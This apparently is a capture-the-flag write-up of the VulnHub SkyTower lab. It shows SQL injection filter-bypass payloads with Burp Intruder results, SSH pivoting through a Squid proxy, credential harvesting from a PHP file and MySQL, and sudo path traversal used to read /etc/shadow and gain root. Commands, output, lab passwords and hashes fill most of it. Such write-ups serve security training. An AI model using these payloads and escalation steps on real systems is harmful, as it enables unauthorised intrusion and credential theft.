


Summary:

1. Enumerated a filtered **tcp/22** SSH, **tcp/80** a webserver running on **apache 2.2.22**, **tcp/3128** a proxy running on **squid 3.1.20**
2. The webserver was exploited through SQLi & revealed SSH credentials
3. The proxy at **tcp/3128** was used to pivot into the target, allowing us to SSH into the machine
4. Shell restriction was bypassed by appending **/bin/bash** after the SSH command
5. Lateral Privilege escalation was done by finding out the mysql database credentials, which revealed more credentials
6. Root was obtained via sudo misconfiguration of command cat.

Port 3128 (Proxy)

1. Proceed to **http://192.168.56.101:3128**,
 - Error is displayed
 - CMS: squid
 - CMS Version: squid/3.1.20




- No exploit found for that version

Port 80

1. Proceed to <http://192.168.56.101:3128>

- Found a login page




2. Check if it is susceptible to SQLi

- It is.



3. Tried other payloads but some characters are escaped

- Escaped characters: `=,-0`



4. Try to bypass the filter

- https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF
- Payloads

' || 1=1#

' OORR 1=1#

' or '2' like '2;#

6. Intruder attack of 192.168.56.101 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	~	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	231		
1		!1=1!1	200	<input type="checkbox"/>	<input type="checkbox"/>	1838	
2		&&1=1&	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
3		!OORR!1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1838	
4		or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
5		or1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
6		or1=1!1	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
7		or1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
8		admin! --	200	<input type="checkbox"/>	<input type="checkbox"/>	404	
9		admin! *	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
10		admin!/*	200	<input type="checkbox"/>	<input type="checkbox"/>	423	
11		admin! or !1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	231	
12		admin! or !1=1!1	200	<input type="checkbox"/>	<input type="checkbox"/>	411	
13		admin! or !1=1!1*	200	<input type="checkbox"/>	<input type="checkbox"/>	231	

Request Response

Pretty Raw Hex Render

```

28 left:50%;
29 margin-top:215px; /* this is half the height of your div*/
30 margin-left:200px;
31 >
32 <div><strong><font size=4>Welcome john@skytech.com/<font><br></strong>As you may know, SkyTech has ceased
all international operations.<br><br>To all our long term employees, we wish to convey our thanks for your
dedication and hard work.<br><br><strong>Unfortunately, all international contracts, including yours have been
terminated.</strong><br><br>The remainder of your contract and retirement fund, <strong>$2</strong>, has been
paid out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to
access the account details.<br><br><strong>Username: john</strong><br><br><strong>Password: hereisjohn</strong><br><br>
We wish you the best of luck in your future endeavors.<br></div></div></div>

```

26 of 49 0 matches

Welcome john@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, \$2 ,has been paid out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password: hereisjohn

We wish you the best of luck in your future endeavors.

o john:hereisjohn

SSH + ProxyChains

1. nmap detected SSH but it is filtered
2. Use squid proxy (tcp/3128) to SSH via proxytunnel OR proxychains
3. Via proxytunnel
 - Run the proxy

```
proxytunnel -p 192.168.56.101:3128 -d 127.0.0.1:22 -a 1234
```

- SSH into port 1234

```
# Fix: Bypass connection closed by appending  
/bin/bash  
  
ssh john@127.0.0.1 -p 1234 /bin/bash
```

```
(root@kali)~[~/vulnHub/SkyTower]  
# proxychains4 ssh john@192.168.56.101 /bin/bash^C  
(root@kali)~[~/vulnHub/SkyTower]  
# proxytunnel -p 192.168.56.101:3128 -d 127.0.0.1:22 -a 1234  
  
(root@kali)~[~/vulnHub/SkyTower]  
# ssh john@127.0.0.1 -p 1234 /bin/bash  
The authenticity of host '[127.0.0.1]:1234 ([127.0.0.1]:1234)' can't be established.  
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBVJ06U9XDDzNv91DYaGc.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:412: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[127.0.0.1]:1234' (ECDSA) to the list of known hosts.  
john@127.0.0.1's password:  
whoami  
john
```

4. Via proxychains

- Edit `/etc/proxychains4.conf`, add:

```
[ProxyList]  
  
# add proxy here ...  
  
# meanwhile  
  
# defaults set to "tor"  
  
http      192.168.56.101  3128 #SQUID PROXY
```

```
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks4      127.0.0.1 9050  
#socks5      127.0.0.1 9050  
http        192.168.56.101  3128
```

- Run proxychains:

Before Fix: connection closes

```
proxychains4 ssh john@192.168.56.101
```

Fix: Bypass connection closed by appending
/bin/bash

```
proxychains4 ssh john@192.168.56.101 /bin/bash
```

- o However, connection is closed probably due to
bashrc configuration

```
(root@kali) [~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:QY2qyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 192.168.56.101 closed.
```

```
(root@kali) [~/vulnHub/SkyTower]
# proxychains4 ssh john@192.168.56.101 /bin/bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
john@192.168.56.101's password:
whoami
john
```

Privilege Escalation to Sara via Creds found in files

1. Bashrc configuration

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

echo
echo "Funds have been withdrawn"
exit
```

- `exit` is why connection is closed right after connecting

2. Remove .bashrc & connect back

```
(root@kali:~/vulnHub/SkyTower)
# proxychains4 ssh john@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain ... 192.168.56.101:3128 ... 192.168.56.101:22 ... OK
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 26 06:56:23 2021 from 192.168.56.101
john@SkyTower:~$ whoami
john
john@SkyTower:~$
```

3. Unable to run linPEAS

4. Find out mysql credentials, port 80 used mysql for authentication

```
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');
}
```

- root:root

5. Login to mysql & uncover more credentials

```
john@SkyTower:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 56287
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.02 sec)

mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM login;
+-----+
| id | email | password |
+-----+
| 1 | john@skytech.com | hereisjohn |
| 2 | sara@skytech.com | ihatethisjob |
| 3 | william@skytech.com | sensible |
+-----+
3 rows in set (0.00 sec)

mysql>
```

- john:hereisjohn
- sara:ihatethisjob
- william:sensible

6. SSH into sara & william, remove .bashrc

Privilege Escalation to Root via SUDO misconfiguration

1. Sara sudo access

```
sara@SkyTower:/var/www$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:/var/www$
```

2. Exploit by reading Shadow file

```
sudo /bin/cat ../../../../etc/shadow
```

```
sara@SkyTower:/accounts$ sudo /bin/cat /accounts/../../../../etc/shadow
root:$6$rKYhh57q$AVs1wNVsbE5K.IU1Wp9L7NdG3iPLB7yczctQD6OL9fBZ1r2ppGDA6v0Vx17xjg.b3zu6mkAVpEN2BuG3wvS2L/:16241:0:99999:7:::
daemon:*:16241:0:99999:7:::
bin:*:16241:0:99999:7:::
sys:*:16241:0:99999:7:::
sync:*:16241:0:99999:7:::
games:*:16241:0:99999:7:::
man:*:16241:0:99999:7:::
lp:*:16241:0:99999:7:::
mail:*:16241:0:99999:7:::
news:*:16241:0:99999:7:::
uucp:*:16241:0:99999:7:::
proxy:*:16241:0:99999:7:::
www-data:*:16241:0:99999:7:::
backup:*:16241:0:99999:7:::
list:*:16241:0:99999:7:::
irc:*:16241:0:99999:7:::
gnats:*:16241:0:99999:7:::
nobody:*:16241:0:99999:7:::
libuuid!:16241:0:99999:7:::
sshd:*:16241:0:99999:7:::
mysql!:16241:0:99999:7:::
john:$6$a39powbs$d1tVK21waa6vJEh3BG1d5jLv/uADKcL.r1kcA.XKyhNfJoiDhSdwmSZeL3V5cz/S6ec3wd8rdNA2d0znTXh10/:16198:0:99999:7:::
sara:$6$2PvpHNG0$hbamRd5fZHWMDHyhGHINSy.qBHnvP4QW1k9RSwv.pQM6SoZey53C7S7aF6263ae6qx5TwVA6sahf5tebUqvY1:16198:0:99999:7:::
william:$6$c3Vykdot$gRUKL1e77skTm0sLHavRSp8mUJfM1PrJBovrXC8o9GY8/P7gpasSbvtqA0rn9.HyxjKhSVji8/CzHNFliT3GU1:16241:0:99999:7:::
sara@SkyTower:/accounts$
```

3. Check encryption algorithm

```
grep
```

```
"^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT
_METHOD" /etc/login.defs
```

```
sara@SkyTower:/accounts$ grep "^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT_METHOD" /etc/login.defs
PASS_MAX_DAYS    99999
PASS_MIN_DAYS    0
PASS_WARN_AGE    7
ENCRYPT_METHOD    SHA512
```

- SHA512 (SHA-512 Crypt)

4. Crack via hashcat

```
hashcat -a 0 -m 1800 hash
/usr/share/wordlists/rockyou.txt
```

5. Cat the content of the flag

```
sara@SkyTower:/accounts$ sudo /bin/cat /accounts/../../../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/accounts$
```

- root:theskytower

6. Root shell obtained


```
sara@SkyTower:/accounts$ su root
Password:
root@SkyTower:/accounts# whoami
root
root@SkyTower:/accounts#
```